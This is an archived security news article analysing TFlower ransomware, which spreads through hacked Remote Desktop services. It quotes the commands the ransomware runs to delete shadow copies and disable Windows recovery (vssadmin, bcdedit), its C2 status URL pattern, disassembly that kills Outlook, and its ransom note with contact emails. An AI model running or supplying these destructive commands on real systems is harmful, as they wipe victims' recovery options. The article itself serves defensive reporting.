

TFlower Ransomware - The Latest Attack Targeting Businesses

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Published: 2019-09-17 · Archived: 2026-04-05 14:27:20 UTC



The latest ransomware targeting corporate environments is called TFlower and is being installed on networks after attackers hack into exposed Remote Desktop services.

With the huge payments being earned by ransomware developers as they target businesses and government agencies, it is not surprising to see new ransomware being developed to take advantage of this surge in high ransoms.

Such is the case with the TFlower ransomware, which was [discovered](#) in the wild in early August. At the time it was just thought to be another generic ransomware, but sources who have performed incident response involving this ransomware have told BleepingComputer that its activity is beginning to pick up.




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Gaining access via RDP

TFlower is being installed in a corporate network through exposed Remote Desktop services that are being hacked by attackers.

Once the attackers gain access to the machine, they will infect the local machine or may attempt to traverse the network through tools such as PowerShell Empire, PSEXec, etc.

When executed, the ransomware will display a console that shows the activity being performed by the ransomware while it is encrypting a computer.



```
Administrator: C:\Windows\System32\cmd.exe - chilli.exe
C:\test>chilli.exe
The operation completed successfully.
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

The operation completed successfully.
C:\pagefile.sys
The operation completed successfully.
The operation completed successfully.
C:\bin\procexp.exe
C:\Notepad2\install.bat
C:\Notepad2\License.txt
C:\Notepad2\Notepad2.exe
C:\Notepad2\Notepad2.ini
C:\Notepad2\Notepad2.txt
C:\Notepad2\remove.bat
C:\Program Files\desktop.ini
C:\Program Files (x86)\desktop.ini
C:\Users\desktop.ini
C:\Program Files\010 Editor\010Editor.exe
C:\Program Files\010 Editor\010Editor.news
No items found that satisfy the query.
C:\Program Files\010 Editor\010Editor.qch
C:\Program Files\010 Editor\010Editor.qhc
```

TFlower Console

It then connects back to the command and control server in order to give a status check that it has started encrypting a computer. In one of the samples seen by BleepingComputer, this C2 is located on a hacked wordpress site and uses the following URL:

```
https://www.domain.com/wp-includes/wp-merge.php?name=[computer_name]&state=start
```

It will then attempt to clear the Shadow Volume Copies and execute commands that disable the Windows 10 repair environment.

```
vssadmin.exe delete shadows /all /quiet
bcdedit.exe /set {default} recoveryenabled no
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe /set {current} recoveryenabled no
bcdedit.exe /set {current} bootstatuspolicy ignoreallfailures
```

It also looks for and terminates the Outlook.exe process in order to allow its data files to be open for encrypting.


```

loc_140001CE0:                ; CODE XREF: .text:0000000140001D3A↓j
lea     rdx, aOutlook_exe ; "outlook.exe"
lea     rcx, [rbp+19Ch]
call   sub_140006530
test   eax, eax
jnz    short loc_140001D28
mov     r8d, [rbp+178h]
lea     ecx, [rax+1]
xor     edx, edx
call   cs:OpenProcess
mov     rbx, rax
test   rax, rax
jz     short loc_140001D28
mov     edx, 9
mov     rcx, rax
call   cs:TerminateProcess
mov     rcx, rbx
call   cs:CloseHandle
    
```

Terminating the outlook.exe process

It will then proceed to encrypt the data on the computer, skipping any files in the Windows or Sample Music folders.

When encrypting files, it will not add an extension, but will prepend the ***tflower** marker and what appears to be the encrypted encryption key for the file as shown below.



Encrypted TFlower File

When done encrypting a computer, it will send another status update to the C2 in the form of:

```

https://www.domain.com/wp-includes/wp-merge.php?name=[computer_name]&state=success%20[encrypted_file_count],%20retry%20[
    
```


Sorry to inform you but many files of your COMPANY has just been ENCRYPTED with a STRONG key.
This simply means that you will not be able to use your files until it is decrypted by the same key used in encrypting it

TO get the DECRYPT TOOL for your COMPANY, you have to make payment to us so as to recover your files.


NOTE

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You may upload 1 of your encrypted files to test the decryption for free.
But, the file should not contain any valuable information.

E-MAIL Address:=>>

flower.harris@protonmail.com
flower.harris@tutanota.com



Automated Pentesting Covers Only 1 of 6 Surfaces.

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.